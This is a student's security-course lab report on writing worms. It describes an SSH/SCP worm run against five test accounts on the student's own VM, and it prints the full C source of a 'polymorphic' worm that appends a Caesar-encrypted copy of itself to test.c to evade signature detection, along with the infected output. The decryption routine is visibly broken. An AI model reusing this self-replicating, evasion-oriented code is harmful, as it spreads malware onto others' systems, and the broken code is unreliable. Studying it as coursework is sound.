Name : Omkar Gavhane
Course : CS547 , MSE
Roll NO: 2111MC08
Email : omkar_2111mc08@iitp.ac.in

Part A


In part A we need to create a 5 users in remote host here I consider remote host as my virtual machine and created 5 users there then by username and passowrd supply in 2111MC08_MSE_WORM.c file it logins into one of the random user account and performs the copy operation that is copy of wotm code from current host to login host,to login into remote host I used here SSH and SCP for copy purpose

here is the 5 users which I created
[2111mc08,2111mc09,2111mc10,2111mc11,2111mc12,]

```
[om@fedora ~]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/usr/sbin/nologin
systemd-oom:x:999:999:systemd Userspace OOM Killer:/:/usr/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/usr/sbin/nologin
systemd-timesync:x:998:998:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:997:997:systemd Core Dumper:/:/usr/sbin/nologin
tss:x:59:59:Account used for TPM access:/dev/null:/sbin/nologin
qemu:x:107:107:qemu user:/:/sbin/nologin
polkitd:x:996:996:User for polkitd:/:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
unbound:x:995:994:Unbound DNS resolver:/etc/unbound:/sbin/nologin
dnsmasq:x:994:993:Dnsmasq DHCP and DNS server:/var/lib/dnsmasq:/sbin/nologin
nm-openconnect:x:993:991:NetworkManager user for OpenConnect:/:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
gluster:x:992:990:GlusterFS daemons:/run/gluster:/sbin/nologin
rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
pipewire:x:991:989:PipeWire System Daemon:/var/run/pipewire:/sbin/nologin
geoclue:x:990:988:User for geoclue:/var/lib/geoclue:/sbin/nologin
chrony:x:989:986::/var/lib/chrony:/sbin/nologin
```

```
saslauth:x:988:76:Saslauthd user:/run/saslauthd:/sbin/nologin
radvd:x:75:75:radvd user:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
openvpn:x:987:984:OpenVPN:/etc/openvpn:/sbin/nologin
nm-openvpn:x:986:983:Default user for running openvpn spawned by NetworkManager:/:/sbin/nologin
colord:x:985:982:User for colord:/var/lib/colord:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
flatpak:x:984:981:User for flatpak system helper:/:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
gnome-initial-setup:x:983:980::/run/gnome-initial-setup/:/sbin/nologin
vboxadd:x:982:1::/var/run/vboxadd:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/usr/share/empty.sshd:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
om:x:1000:1000:vm1:/home/om:/bin/bash     ===>current user
2111mc08:x:1001:1001:2111mc08:/home/2111mc08:/bin/bash  ==> user1
2111mc09:x:1002:1002:2111mc09:/home/2111mc09:/bin/bash ==> user2
2111mc10:x:1003:1003:2111mc10:/home/2111mc10:/bin/bash ==>user3
2111mc11:x:1004:1004:2111mc11:/home/2111mc11:/bin/bash ==>user4
2111mc12:x:1005:1005:2111mc12:/home/2111mc12:/bin/bash ==>user5
```

here is the screenshot of attack



```
[Omkar@gavhane Security_CS547]$ gcc 2111MC08_MSE_WORM.c -o 2111MC08_MSE_WORM -lssh
[Omkar@gavhane Security_CS547]$ ./2111MC08_MSE_WORM
Random user 2111mc09
[Omkar@gavhane Security_CS547]$ ssh 2111mc09@127.0.0.1
2111mc09@127.0.0.1's password:
Last login: Thu Feb 24 08:12:34 2022 from ::1
[2111mc09@gavhane ~]$ ls -l
total 28
-rwxrwxr-x. 1 2111mc09 2111mc09 24952 Feb 24 08:14 2111MC08_MSE_WORM
[2111mc09@gavhane ~]$ 
```

as you can see in the screenshot clearly random user selected for attck is 2111mc09
then the 2111MC08_MSE_WORM.c fiel is run and when we log in into the 2111mc09 system the our worm is copied there and also executed

these is how by use of SSH and SCP file is remote login and worm code copy ios doen successfully and it is executed also on remote user host that can be clearly visible in code that is file 2111MC08_MSE_WORM.c

Part B

In Part B we need to create a polymorphic worm that is which evades the signature based detection so is used here encryption .encryption algo used is basic caeser cipher key of the file is stored as
//INIT_WORM-<key for decryption>
actual code(payload)
in payload it has encryption algo,replicating code and selecting target code
//MIDD_WORM
Decryption algo
//ENDD_WORM


file name is 2111MC08_MSE_WORM_EXT.c
[2111Mc08_MSE_WORM_EXT.c] files contents is

```
[Omkar@gavhane Security_CS547]$ cat 2111MC08_MSE_WORM_EXT.c
//Part b
//INIT_WORM
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <stdbool.h>
#include <unistd.h>
#include <libssh/libssh.h>

char alphabet[]={'0','1','2','3','4','5','6','7','8','9','a','b','c','c','d','e','f','g','h','i','j',
                'k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','A','B','C','D','E','F',
                'G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z','_',
                '!','!','@','#','$','%','^','&','*','(',')','-','+','=','{','}','[',']','|',':',';','<',
                '>',',','.','?','/'};

char encrypt_code[500];
void encrypt(char code[],int key){
        //char encrypt_code[500];
        int i,j,index_of_char=999,ptr=0;
        for(i=0;i<strlen(code);i++){
                for(j=0;j<strlen(alphabet);j++){
                        if(code[i]==alphabet[j]){
                                index_of_char=j;
                                break;
                        }
                }
                encrypt_code[ptr++]=alphabet[(index_of_char+key)%strlen(alphabet)];
        }
```

```
}
void copyCode(char dest[]){
    FILE *fp, *fp1;
    char buf[50000];
    char init_worm[]="//INIT_WORM";
    char line[500];
    char char_key[1000];
    int i,flag,key;
    fp=fopen(__FILE__,"r");
    fp1=fopen(dest,"a+");
    fprintf(fp1, "\n################## Worm written in C by Omkar Gavhane################\n");
    while(fscanf(fp, "%[^\n] ",line) != EOF) {
            flag=1;
            for(i=0;i<strlen(init_worm);i++){
                        if(line[i]!=init_worm[i]){
                                    flag=0;
                                    break;
                        }
            }
            if(flag){
                        key=rand();
                        sprintf(char_key,"%ld",key);
                        fprintf(fp1,"%s-%s\n",line,char_key);
                        //printf("%s\n",line);
                        break;
                }
    }
    while(fscanf(fp, "%[^\n] ",line) != EOF) {
            if(strcmp(line,"//MIDD_WORM")==0){
                        fprintf(fp1,"%s\n",line);
                        //printf("%s\n",line);
                        break;
                }
            encrypt(line,key);
            for(i=0;i<strlen(line);i++){
                        line[i]=encrypt_code[i];
            }
            fprintf(fp1,"%s\n",line);
            //printf("%s\n",line);

   }
            while(fscanf(fp, "%[^\n] ",line) != EOF) {
            if(strcmp(line,"//ENDD_WORM")==0){
                        fprintf(fp1,"%s\n",line);
                        //printf("%s\n",line);
                        break;
                }
            fprintf(fp1,"%s\n",line);
            //printf("%s\n",line);
```

```
  }

  fclose(fp1);
  fclose(fp);
}
void selectTarget(){
 FILE *fp;
   char c;
   char dest[] = "test.c";
   fp = fopen(dest,"a");
   if (fp == NULL){
       printf("Sorry File not found\n");
   exit(EXIT_FAILURE);
  }
copyCode(dest);

}
void infect(){
 selectTarget();
 printf("Worm written in c,just for fun\n");
}

int main(int argc, char*argv[]) {
  infect();
  return 0;
}
//MIDD_WORM
char alphabet1[]={'0','1','2','3','4','5','6','7','8','9','a','b','c','c','d','e','f','g','h','i','j',
        'k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','A','B','C','D','E','F',
        'G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z','_',
        '!','!','@','#','$','%','^','&','*','(',')','-','+','=','{','}','[',']','|',':',';','<',
        '>',',','.','?','/'};

char decrypt_code[500];
void decrypt_algo(char code[],int key){
    int i,j,index_of_char=999,ptr=0;
    for(i=0;i<strlen(code);i++){
        for(j=0;j<strlen(alphabet);j++){
            if(code[i]==alphabet1[j]){
                index_of_char=j;
                break;
            }
        }
        decrypt_code[ptr++]=alphabet1[(index_of_char-key)%strlen(alphabet1)];
    }
}
void decrypt(){
    FILE *fp, *fp1;
```

```
         char init_worm[]="//INIT_WORM";
        char line[500];
        char char_key[1000];
        int i,flag,key,j;
        fp=fopen(__FILE__,"r");
        while(fscanf(fp, "%[^\n] ",line) != EOF) {
        flag=1;
        for(i=0;i<strlen(init_worm);i++){
                if(line[i]!=init_worm[i]){
                        flag=0;
                        break;
                }
                }
        if(flag){
                while(line[i]!='\n')
                        char_key[j++]=line[i];
                key=atoi(char_key);
                //sprintf(char_key,"%ld",key);
                //fprintf(fp1,"%s-%s\n",line,char_key);
                //printf("%s\n",line);
                break;
            }
        }
         while(fscanf(fp, "%[^\n] ",line) != EOF) {
        if(strcmp(line,"//MIDD_WORM")==0){
                //fprintf(fp1,"%s\n",line);
                //printf("%s\n",line);
                break;
            }
        decrypt_algo(line,key);
        for(i=0;i<strlen(line);i++){
                line[i]=encrypt_code[i];
        }
        //fprintf(fp1,"%s\n",line);
        //printf("%s\n",line);

  }


}
//ENDD_WORM
```



```
[Omkar@gavhane Security_CS547]$ gcc 2111MC08_MSE_WORM_EXT.c -o 2111MC08_MSE_WORM_EXT
[Omkar@gavhane Security_CS547]$ ls -l
total 100
-rwxrwxr-x. 1 Omkar Omkar 24952 Feb 24 08:16 2111MC08_MSE_WORM
-rw-rw-r--. 1 Omkar Omkar  2633 Feb 24 08:16 2111MC08_MSE_WORM.c
-rwxrwxr-x. 1 Omkar Omkar 23784 Feb 24 08:37 2111MC08_MSE_WORM_DET
-rw-rw-r--. 1 Omkar Omkar    91 Feb 24 08:37 2111MC08_MSE_WORM_DET.c
-rwxrwxr-x. 1 Omkar Omkar 24920 Feb 24 08:39 2111MC08_MSE_WORM_EXT
-rw-rw-r--. 1 Omkar Omkar  4006 Feb 24 08:38 2111MC08_MSE_WORM_EXT.c
-rw-rw-r--. 1 Omkar Omkar   898 Feb 23 13:17 CS547_MSE.txt
-rw-rw-r--. 1 Omkar Omkar    52 Feb 24 08:38 test.c
[Omkar@gavhane Security_CS547]$ cat test.c
#include<stdio.h>
void main(){
        printf("Source");
}
[Omkar@gavhane Security_CS547]$ ./2111MC08_MSE_WORM_EXT
Worm written in c,just for fun
[Omkar@gavhane Security_CS547]$ cat test.c
#include<stdio.h>
void main(){
        printf("Source");
}

################## Worm written in C by Omkar Gavhane################
//INIT_WORM-1804289383
R6b/9h122*fg16c-5(
R6b/9h122*fg196?-5(
R6b/9h122*fge6b4-5(
R6b/9h122*g6a2-5(
R6b/9h122*fg1?cc9-5(
R6b/9h122*hb6fg1-5(
R6b/9h122*96?ff5=96?ff5-5(
/5.ee.9c5.?2g#$!!!{{))}}))[[))]]))||))::));;))<<))>>)),,))..))??))//))//))11))22))33))44))55))66))77)
+88))99))aa))bb))cc))cc))dd))ee))ff))gg))hh))ii))jj))kk))ll))mm))nn))oo))pp))qq))rr))ss)
+tt))uu))vv))ww))xx))yy))zz))AA))BB))CC))DD))EE))FF))GG))HH))II))JJ))KK))LL))MM))NN)
```


as you can clearly see from the screenshot we have compiled our 2111Mc08_MSE_WORM_EXT.c file then excuted,our target here is test.c contents of test.c before attack is

[test.c] before attack
#include<stdio.h>
void main(){
        printf("Source");
}


as it is in above screenshot

after the attack file (test.c) is changed


and hence when i cat test.c it has content as below




```
+OO))OO))QQ))RR))SS))TT))UU))VV))WW))XX))YY))ZZ))__))!!))!!))@@))##))$$))%%))^^))&&))**)
+(()))))--))++))==@&
/5.ee2b/elcgN/c12#:{{$&
ic6112b/elcgX/5.ee/c12#$)6bgg821Y!
==/5.ee2b/elcgN/c12#:{{$&
6bgg6)7)6b12kNc3N/5.e!,,,)cge!{&
3ceX6!{&6*fge92bX/c12Y&6__Y!
3ceX7!{&7*fge92bX.9c5.?2gY&7__Y!
63X/c12#6$!!.9c5.?2g#7$Y!
6b12kNc3N/5.e!7&
?e2.8&
@
@
2b/elcgN/c12#cge__$!.9c5.?2g#X6b12kNc3N/5.e_821YTfge92bX.9c5.?2gY$&
@
@
ic611/cclpc12X/5.ee12fg#$Y!
svyrrW3c))W3c}&
/5.ee?h3#:{{{{$&
/5.ee6b6gNjcea#$!!==vAvGNJBEzz&
/5.ee96b2#:{{$&
/5.ee/5.eN821#}{{{$&
6bgg6)39.4)821&
3c!3cc2bXNNsvyrNN))eeY&
3c}!3cc2bX12fg)).__Y&
3ce6bg3X3c}))))bRRRRRRRRRRRRRRRRRRRJceaaje6gg2bb6bbpp?llBa8.eet.i5.b2RRRRRRRRRRRRRRRRRbbY&
j5692X3f/.b3X3c)))T#UUb$$$)96b2YYO!!rBsYY!
39.4!}&
3ceX6!{&6*fge92bX6b6gNjceaY&6__Y!
63X96b2#6$O!6b6gNjcea#6$Y!
39.4!{&
?e2.8&
@
@
63X39.4Y!
821!e.b1XY&
```



